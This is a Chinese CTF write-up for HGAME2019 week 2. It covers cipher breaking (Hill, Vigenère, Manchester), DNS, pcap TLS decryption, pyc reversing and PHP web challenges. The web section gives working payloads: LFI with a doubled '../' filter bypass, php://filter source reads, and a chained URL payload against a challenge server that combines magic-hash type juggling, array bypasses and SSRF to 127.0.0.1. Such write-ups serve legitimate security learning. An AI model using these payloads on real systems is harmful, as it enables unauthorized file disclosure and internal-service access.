

HGAME2019 WEEK2 WRITEUP BY 自闭傻狗

CRYPTO

浪漫的足球圣地

百度搜索题目 第一个就是曼彻斯特 联想到曼彻斯特编码

先把题目转成 2 进制

[illegible]

去网上找一个网站解密

[illegible]

结果转换为 16 进制

```
>>> hex(0b01101000011001110110000101101101100101011101100110011011001100011001000110100011001010011010100110110001101  
10001100011001100100110001010001100101100110001101100010011000001011000100011001100001001101110110010000110010011001  
1000110001011001100011011001101000011100001100001001100010011001000011010001111101)  
'0x6867616d65733866323465336373539316539636261623261376432663166373438613164347d'
```

最后转换为字符串

6867616d657b33663234653536373539316539636261623261376432663166373438613164347d

16进制转字符

字符转16进制

清空结果

hgame{3f24e567591e9cbab2a7d2f1f748a1d4}

结束

Hill

这道题做了很久 先说一下我的思路

给了我完整明文 和部分连续明文 BABYSHILL 还有秘钥矩阵是 3x3 的

那么 BABYSHILL 的位置有 16 种可能

通过以下算法可以枚举出 16 个解密矩阵矩阵

4. 已知明文攻击原理

假设我们知道了明文中的四个字母对应的密文，
假设得到明文字母的表值为a1、a2、a3、a4，
而对应的密文字母表值为b1、b2、b3、b4。根据加密的算法可以知道

$$\begin{pmatrix} b_1 \\ b_2 \end{pmatrix} = A \begin{pmatrix} a_1 \\ a_2 \end{pmatrix}, \begin{pmatrix} b_3 \\ b_4 \end{pmatrix} = A \begin{pmatrix} a_3 \\ a_4 \end{pmatrix}, \text{ 也就是}$$

$$\begin{pmatrix} b_1 & b_3 \\ b_2 & b_4 \end{pmatrix} = A \begin{pmatrix} a_1 & a_3 \\ a_2 & a_4 \end{pmatrix}$$

，我们知道了两个线性无关的明文向量与相应的密文向量，我们就可以求出加密矩阵或者加密矩阵的逆矩阵

$$A^{-1} = \begin{pmatrix} a_1 & a_3 \\ a_2 & a_4 \end{pmatrix} \begin{pmatrix} b_1 & b_3 \\ b_2 & b_4 \end{pmatrix}^{-1}$$

接着用 16 个解密矩阵分别对密文进行解密 得到完整明文

但是最大的难题就是解密矩阵是小数 要使每个位置同乘一个数消掉分母 并且要保证增加 26 的倍数 这个数设为 x

而且要找到一个满足 16 种可能的通式

消掉分母很简单 乘行列式的值就可以了 这里记作 h

那么当 $(26 * i + 1) \% (\text{abs}(h)) == 0$ (i 为自然数) 时

取出 i 带入 $x=(26*i+1)\%(\text{abs}(h))$ 便找到

所以要爆破 i

最后把脚本贴上来

```
from numpy import *
from fractions import gcd
c=[19,2,18,7,23,25,19,2,23,0,15,1,3,10,9,21,9,3,14,7,9,4,0,4]
a1=[[1,24,8],
     [0,18,11],
     [1,7,11]]
a1=array(a1)
a1=mat(a1)
a1_=a1.I*241*27%26
for i in range(16):
    print str(i)+'-----',
    b1=[[19,7,19],
         [2,23,2],
         [18,25,23]]
    b1[0][0]=c[i]
    b1[1][0]=c[i+1]
    b1[2][0]=c[i+2]
    b1[0][1]=c[i+3]
    b1[1][1]=c[i+4]
    b1[2][1]=c[i+5]
    b1[0][2]=c[i+6]
    b1[1][2]=c[i+7]
    b1[2][2]=c[i+8]
    b1=array(b1)
    b1=mat(b1)
    ci=[[19,7,19,0,3,21,14,4],
         [2,23,2,15,10,9,7,0],
         [18,25,23,1,9,3,9,4]]
    ci=array(ci)
    ci=mat(ci)
    b1_=b1.I
    k_=a1*b1_
    h=int(linalg.det(b1)+0.5)
    for i in range(9999999):
        if (26*i+1)%abs(h)==0:
            x=(26*i+1)/abs(h)
            break
    p=', '
    flag=k_*ci
    flag=k_*ci*h*x%26
    flag1=flag.tolist()
```

```

for i in range(8):
    for j in range(3):
        p+=chr(ord('A')+int(flag1[j][i]+0.5))
    print p

```

```

olddog@ubuntu ~/c/g/h/week2> python hill.py
0-----
BABYSHILLZCCEDHMQHBQKYM
1-----
JFF[YTMBGDFYONQUSPRVWKS
2-----
FOLNXUJVYKULPZDHYUICHOL
3-----
THEBIBYSHILLCIPHERATTACK
4-----
PPI[OVZMYFFBYLICEOPGETUX
5-----
ZSKNMURRBOVPGBSZSHMSZRJD
6-----
FBGJRMU[UMWKEMMJNYMYIIKI
7-----
DCOGQSWJLIRXUVYBSIHPWRBX
8-----
AMUUMLHWNPIHZVGVNXTBLINR
9-----
VDCCNJYCJBABYSHILLVQXCAG
10-----
BQQJCLCBCACRKLKDUPCKZUOG):
11-----
NJZEUXGJTVHSCXRSGLDBMYKK
12-----
TKDVZCZTOZLNU[UMWKEMMQHO
13-----
YFUKXKUI[IEIKKMQHKGYCUYU
14-----
AHJVATSATTPOQYNXEBVIGYI
15-----
IUCSCUEFPYUIWDLCAWKOQWW

```

结束

Vigener~

网上找个网站解密下就 OK 了

Result

Clear text [\[hide\]](#)

Clear text using key "guess":

```
description le chiffre indechiffable. Many people have tried to
implement encryption schemes that are essentially Vigenere
ciphers. In eighteen sixty three, Friedrich Kasiski was the first
to publish a general method of deciphering Vigenere ciphers. The
Vigenere cipher was originally described by Giovan Battista
Bellaso in his one thousand five hundred and fifty-one book La
cifra del. Sig. Giovan Battista Bellaso, but the scheme was later
misattributed to Blaise de Vigenere in the nineth century and so
acquired its present name. flag is gfyuytukxariyydfjlpwsxdbzvw|qt
```

结束

MISC

Are You Familiar with DNS Records

这道题找了无数个网站

DNS InfoWebsite InfoIP Info

Start of Authority

mname: f1g1ns1.dnspod.net rname: freednsadmin.dnspod.com
serial: 1548776703
refresh: 3600 retry: 180
expire: 1209600 minimum: 180

Nameservers

[f1g1ns1.dnspod.net](#), [f1g1ns2.dnspod.net](#)

Mail Exchangers

[mxbiz1.qq.com](#)(5), [mxbiz2.qq.com](#)(10)

TXT Records

flag=hgame{seems_like_you_are_familiar_with_dns}

v=spf1 include:spf.mail.qq.com ~all

结束

快到火炉旁找个位置坐坐！

研究了一下炉石卡牌代码构成 有两个关键位置 一个表示卡组中只有一张的卡牌数量(记作 x) 还有一个表示卡组中有两张的卡牌数量(记作 y) 所以有 $x+2y=30$

首先把代码以 16 进制 base64 解密

AAECAf0EBu0FuAju9gLQwQIMigGcAq4DyQ0rBMsE5gSYxALaxQKW5AK0/ALSiQOmmAMA

加密 解密 ☒ 解密结果以16进制显示

```
\x00 \x01 \x02 \x01 \xfd \x04 \x06 \xed
\x05 \xb8 \x08 \xee \xf6 \x02 \xd0 \xc1
\x02 \x0c \x8a \x01 \x9c \x02 \xae \x03
\x09 \x03 \xab \x04 \xcb \x04 \xe6 \x04
\x98 \xc4 \x02 \xda \xc5 \x02 \x96 \xe4
\x02 \xb4 \xfc \x02 \xd2 \x89 \x03 \xa6
\x98 \x03 \x00
```

红圈分别是 x 和 y

但从代码中看到 x 应该为 4 y 应该为 13 所以将\x06 改为\x04 将\x0c 改为\x0d
改之后后用 python base64 加密

```
Python 3.7.1 (v3.7.1:260ec2c36a, Oct 20 2018, 14:57:15) [MSC v.1915 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> import base64
>>> a=b'\x00\x01\x02\x01\xfd\x04\x04\xed\x05\xb8\x08\xee\xf6\x02\xd0\xc1\x02\x0d\x8a\x01\x9c\x02\xae\x03\x09\x03\xab\x04\xcb\x04\xe6\x04\x98\xc4\x02\xda\xc5\x02\x96\xe4\x02\xb4\xfc\x02\xd2\x89\x03\xa6\x98\x03\x00'
>>> base64.b64encode(a)
b'AAECAf0EBu0FuAju9gLQwQIMigGcAq4DyQ0rBMsE5gSYxALaxQKW5AK0/ALSiQOmmAMA'
```

然后我记得直接交这个是错的


还要到炉石官网去导入再导出一下 就是 flag 了

结束

找得到我嘛？小火汁

wireshark 一看 很多 TLS 是被加密过的 要先找到一个.log 文件解密


出于习惯先 http 过滤 一无所获 然后搜索 zip 发现 secret.zip



然后用 winhex 拖下来 解压后是 secret.log

```
secret.log - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
# SSL/TLS secrets log file, generated by NSS
CLIENT_RANDOM 0fa06615c2088314702b07a32670ae892e08def575d9310568751f0aa202e8b3 d8aa106d5fe
CLIENT_RANDOM aa7275fdd77bee786f0a2bf3486dd87f1bc047fadb07246775d4cd70d0b0f2b7 079981461ec
CLIENT_RANDOM 7c951ce3077f2f12e1e548f147fbf107bcc06b65ac14f74139c43e02a86bd4f bae135eb481d
CLIENT_RANDOM fd8bcec0a2d0d9e583331b70dfb48dfcda55bc2fca57b9efe47a98af2339e75d c306a2088d46
CLIENT_RANDOM 8d280d9185e1fe700c3f3d5676372624ff3a0a2f2c97dc0e088c790144720965 40578b5612e
CLIENT_RANDOM c7708d17f79821b08e76c1b366fd244064febb406945be7afb2e2e2adb9ee79a 0b4e0d606c
CLIENT_RANDOM 2c770ace95ef98ffbf300acd77d0cb1233d923235a50eed92f8d7dc593bcebc 8c84b8d25b92
CLIENT_RANDOM 5ea69e87ff49b964d13660b1769a9827bfe60281c767fc363c173d7fd6721c34 e2815aca2e1e
CLIENT_RANDOM a5b08ce605712d2460df0f3dcef045b138341b11933daeb38318772b98c5a527 40578b5612
CLIENT_RANDOM 83483f4fee385bff1b93c58643ab1a5ac6e7533d991aacfcddc5ef22fa92f417 40578b5612e66
CLIENT_RANDOM 7a5d1843b52d4fa90371e553b4dbe05b964b97849762a8f36efa0fa6b957ee44 c6563f07e54
CLIENT_RANDOM bd859854a0b5d691c8a0042d838376fcf09b9eb376ee51974a18f381955a63fb 2c62b3001d
CLIENT_RANDOM 280a0b20508b2bc06386129b36d028966e754d940c0ee023f8d952862f7f3fa 79c73e7e1c
CLIENT_RANDOM aa1bad2e8089c69e883a44ba65cfa583f0b1be2c3ffd824f23efcdd584d6546 f4e1c93932aaf
CLIENT_RANDOM f80b069d9d22b48f56ce7f9ff0e8692ec4110e98a97aee46923859bf34e0ad0 9806d42b9dac
CLIENT_RANDOM 5c5afcb6ebc7b48ec4026a7123cab56d63b270a3c9831f99abe42635a04541d0 346b5fa6b5f
```

接着添加到 wireshark 包里(tls 协议解密添加在 ssl 协议里)



过滤 http 发现 1.tar

safe.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Packet list Narrow & Wide Case sensitive Display filter Expression... Find Cancel

No.	Time	Source	Destination	Protocol	Length	Info
16	5.929521	192.168.61.135	192.168.61.1	HTTP	331	HTTP/1.1 200 OK (text/html)
18	6.003604	192.168.61.1	192.168.61.135	HTTP	454	GET /favicon.ico HTTP/1.1
22	6.004435	192.168.61.135	192.168.61.1	HTTP	962	HTTP/1.1 404 Not Found (text/html)
24	11.870547	192.168.61.1	192.168.61.135	HTTP	483	GET /index.html HTTP/1.1
25	11.871088	192.168.61.135	192.168.61.1	HTTP	331	HTTP/1.1 200 OK (text/html)
57	53.701812	192.168.61.1	192.168.61.135	HTTP	506	GET / HTTP/1.1
58	53.702275	192.168.61.135	192.168.61.1	HTTP	360	HTTP/1.1 200 OK (text/html)
60	53.767955	192.168.61.1	192.168.61.135	HTTP	487	GET /favicon.ico HTTP/1.1
64	53.768552	192.168.61.135	192.168.61.1	HTTP	991	HTTP/1.1 404 Not Found (text/html)
66	61.108533	192.168.61.1	192.168.61.135	HTTP	511	GET /1.tar HTTP/1.1
194	61.142597	192.168.61.135	192.168.61.1	HTTP	878	HTTP/1.1 200 OK

继续拖下来 解压出一张 jpg 放到 winhex 里 得到 flag

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
0	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	00	60	ÿøÿà JFIF`
16	00	60	00	00	FF	E1	00	A0	45	78	69	66	00	00	4D	4D	`ÿá Exif MM
32	00	2A	00	00	00	08	00	07	01	31	00	02	00	00	00	16	*1
48	00	00	00	62	03	01	00	05	00	00	00	01	00	00	00	78	b x
64	03	03	00	01	00	00	00	01	00	00	00	00	51	10	00	01	Q
80	00	00	00	01	01	00	00	00	51	11	00	04	00	00	00	01	Q
96	00	00	0E	C3	51	12	00	04	00	00	00	01	00	00	0E	C3	ÃQ Ã
112	82	98	00	02	00	00	00	17	00	00	00	80	00	00	00	00	,~ €
128	43	6C	69	70	49	6D	67	47	65	74	20	76	65	72	2E	20	ClipImgGet ver.
144	31	2E	30	2E	32	00	00	01	86	A0	00	00	B1	8F	68	67	1.0.2 † ± hg
160	61	6D	65	7B	43	6F	6E	67	72	61	74	75	6C	61	74	69	ame{Congratulati
176	6F	6E	73	5F	00	00	FF	FE	00	13	59	6F	75	5F	47	6F	ons_ÿþ You_Go
192	74	5F	54	68	65	5F	46	6C	61	67	7D	FF	DB	00	43	00	t_The_FlagÿÛ C
208	02	01	01	01	01	01	02	01	01	01	02	02	02	02	02	04	
224	03	02	02	02	02	05	04	04	03	04	06	05	06	06	06	05	
240	06	06	06	07	09	08	06	07	09	07	06	06	08	0B	08	09	
256	0A	0A	0A	0A	0A	06	08	0B	0C	0B	0A	0C	09	0A	0A	0A	
272	FF	DB	00	43	01	02	02	02	02	02	02	05	03	03	05	0A	ÿÛ C
288	07	06	07	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	
304	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	
320	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	
336	0A	0A	0A	0A	0A	FF	C0	00	11	08	03	2A	05	A0	03	01	ÿÀ *
352	22	00	02	11	01	03	11	01	FF	C4	00	1F	00	00	01	05	"ÿÄ
368	01	01	01	01	01	01	00	00	00	00	00	00	00	00	01	02	
384	03	04	05	06	07	08	09	0A	0B	FF	C4	00	B5	10	00	02	ÿÄ µ
400	01	03	03	02	04	03	05	05	04	04	00	00	01	7D	01	02	}
416	03	00	04	11	05	12	21	31	41	06	13	51	61	07	22	71	!1A Qa "q
432	14	32	81	91	A1	08	23	42	B1	C1	15	52	D1	F0	24	33	2 `; #B±Ã RÑô\$3
448	62	72	82	09	0A	16	17	18	19	1A	25	26	27	28	29	2A	br, %&'()*
464	34	35	36	37	38	39	3A	43	44	45	46	47	48	49	4A	53	456789:CDEFGHIJS
480	54	55	56	57	58	59	5A	63	64	65	66	67	68	69	6A	73	TUVWXYZcdefghijs
496	74	75	76	77	78	79	7A	83	84	85	86	87	88	89	8A	92	tuvwxyzf,...t†^%\$'
512	93	94	95	96	97	98	99	9A	A2	A3	A4	A5	A6	A7	A8	A9	""•--~"šç£¤¥¦§¨©
528	AA	B2	B3	B4	B5	B6	B7	B8	B9	BA	C2	C3	C4	C5	C6	C7	"23´µ¶·¸¹º»¼½¾¿
544	C8	C9	CA	D2	D3	D4	D5	D6	D7	D8	D9	DA	E1	E2	E3	E4	ÈÉÊËÔÕÖ×ØÙÚÛÜÝ
560	E5	E6	E7	E8	E9	EA	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	àæçèéêëìíîïðñ
576	FF	C4	00	1F	01	00	03	01	01	01	01	01	01	01	01	01	ÿÄ

结束

初识二维码

二维码左下 左上 右上 三个角是正方形 正方形之间有间断的小黑格 每个正方形边长 7 个黑格 所以可以看出题目中两个正方形间应有 9 个小黑格 然后 ps 一下



弄得很粗糙 但是可以扫到 flag
结束

RE

Pro 的 Python 教室(二)

先在找个 pyc 反编译网站

请选择pyc文件进行解密。支持所有Python版本

浏览... 未选择文件。

```
#!/usr/bin/env python
# encoding: utf-8
print "Welcome to Processor's Python Classroom Part 2!\n"
print "Now let's start the origin of Python!\n"
print 'Plz Input Your Flag:\n'
enc = raw_input()
len = len(enc)
enc1 = []
enc2 = ''
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
for i in range(len):
    if i % 2 == 0:
        enc1.append(chr(ord(enc[i]) + 1))
        continue
    enc1.append(chr(ord(enc[i]) + 2))
s1 = ''
```

输入 enc=hgame{

enc1=enc 偶数位加 1 奇数位加 2

按如下顺序从 enc1 中取出数据加到 s1 里

0 3 6 9 12 15 18

2 5 8 11 14 17 20

1 4 7 10 13 16 19

ioOavquaD


b}x2ha4[~

ifqZaujQ#

逆推出 enc1=iibof}OqxaZ2vahquauj4aQ[D#~

enc=enc1 偶数位加-1 奇数位加-2

```
enc1='iibof}OqxaZ2vahquauj4aQ[D#~'
flag=''
for i in range(len(enc1)):
    if i%2==0:
        flag+=chr(ord(enc1[i])-1)
    else:
        flag+=chr(ord(enc1[i])-2)
print flag
```



```
fish /home/olddog/ctf/games/hgame2019/week2
fish /home/olddog/ctf/games/hgame2019/week2
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
olddog@ubuntu ~-> cd ctf/games/hgame2019/week2
olddog@ubuntu ~/c/g/h/week2> python py2.py
hgame{Now_Y0u_got_th3_PYC!}
olddog@ubuntu ~/c/g/h/week2>
```

结束

WEB

easy_php

先根据 title 访问 robots.txt




img/index.php

访问 img/index.php



../被替换成空 双写即可绕过



maybe_you_should_think think <?php

```
error_reporting(0);
$img = $_GET['img'];
if(!isset($img))
    $img = '1';
$img = str_replace('../', '', $img);
include_once($img.".php");
highlight_file(__FILE__);
```

奏效了 但提示还要想一下 猜测 flag 藏在注释里面 尝试 php 伪协议

```
index.php?img=php://filter/read=convert.base64-encode/resource=.../flag
Base64编码转换工具... 页面载入出错 Sunmin SPS 16进制到文本字符串... Less-8 Blind- Boola... Getting Started - CT...
PD9waHAKICAgIC8vJGZsYWcgPSAnaGdhbWV7WW91XzRyZV9Tb19nMG9kfSc7CiAgICBlY2hvICJtYXliZV95b3Vfc2hvdWxkX3RoaW5rX3RoaW5rIjsK
error_reporting(0);
$img = $_GET['img'];
if(!isset($img))
    $img = '1';
$img = str_replace('../', '', $img);
include_once($img.".php");
highlight_file(__FILE__);
```

Base64 解密一下

PD9waHAKICAgIC8vJGZsYWcgPSAnaGdhbWV7WW91XzRyZV9Tb19nMG9kfSc7CiAgICBlY2hvICJtYXliZV95b3Vfc2hvdWxkX3RoaW5rX3RoaW5rIjsK

加密 解密 ☐ 解密结果以16进制显示

<?php
// \$flag = 'hgame{You_4re_So_g0od}';
echo "maybe_you_should_think_think";

结束

php trick

payload

http://118.24.3.214:3001/?str1=s878926199a&str2=s214587387a&str3[]=a&str4[]=b&%48%5f%67%61%6d%65[]=1&url=http://@127.0.0.1:80/www.baidu.com/admin.php?filename=php://filter/read=convert.base64-encode/resource=flag.php

一关一关过 最后读 flag 的时候一直读不出来 后来想到 file_get_contents 也可以用伪协议

PHP Is The Best Language

payload

door[]=1&gate=7fb99dc1f423a257fd7100f01f262c958ea594043711c150fd9ba834dadb0188&key=s878926199a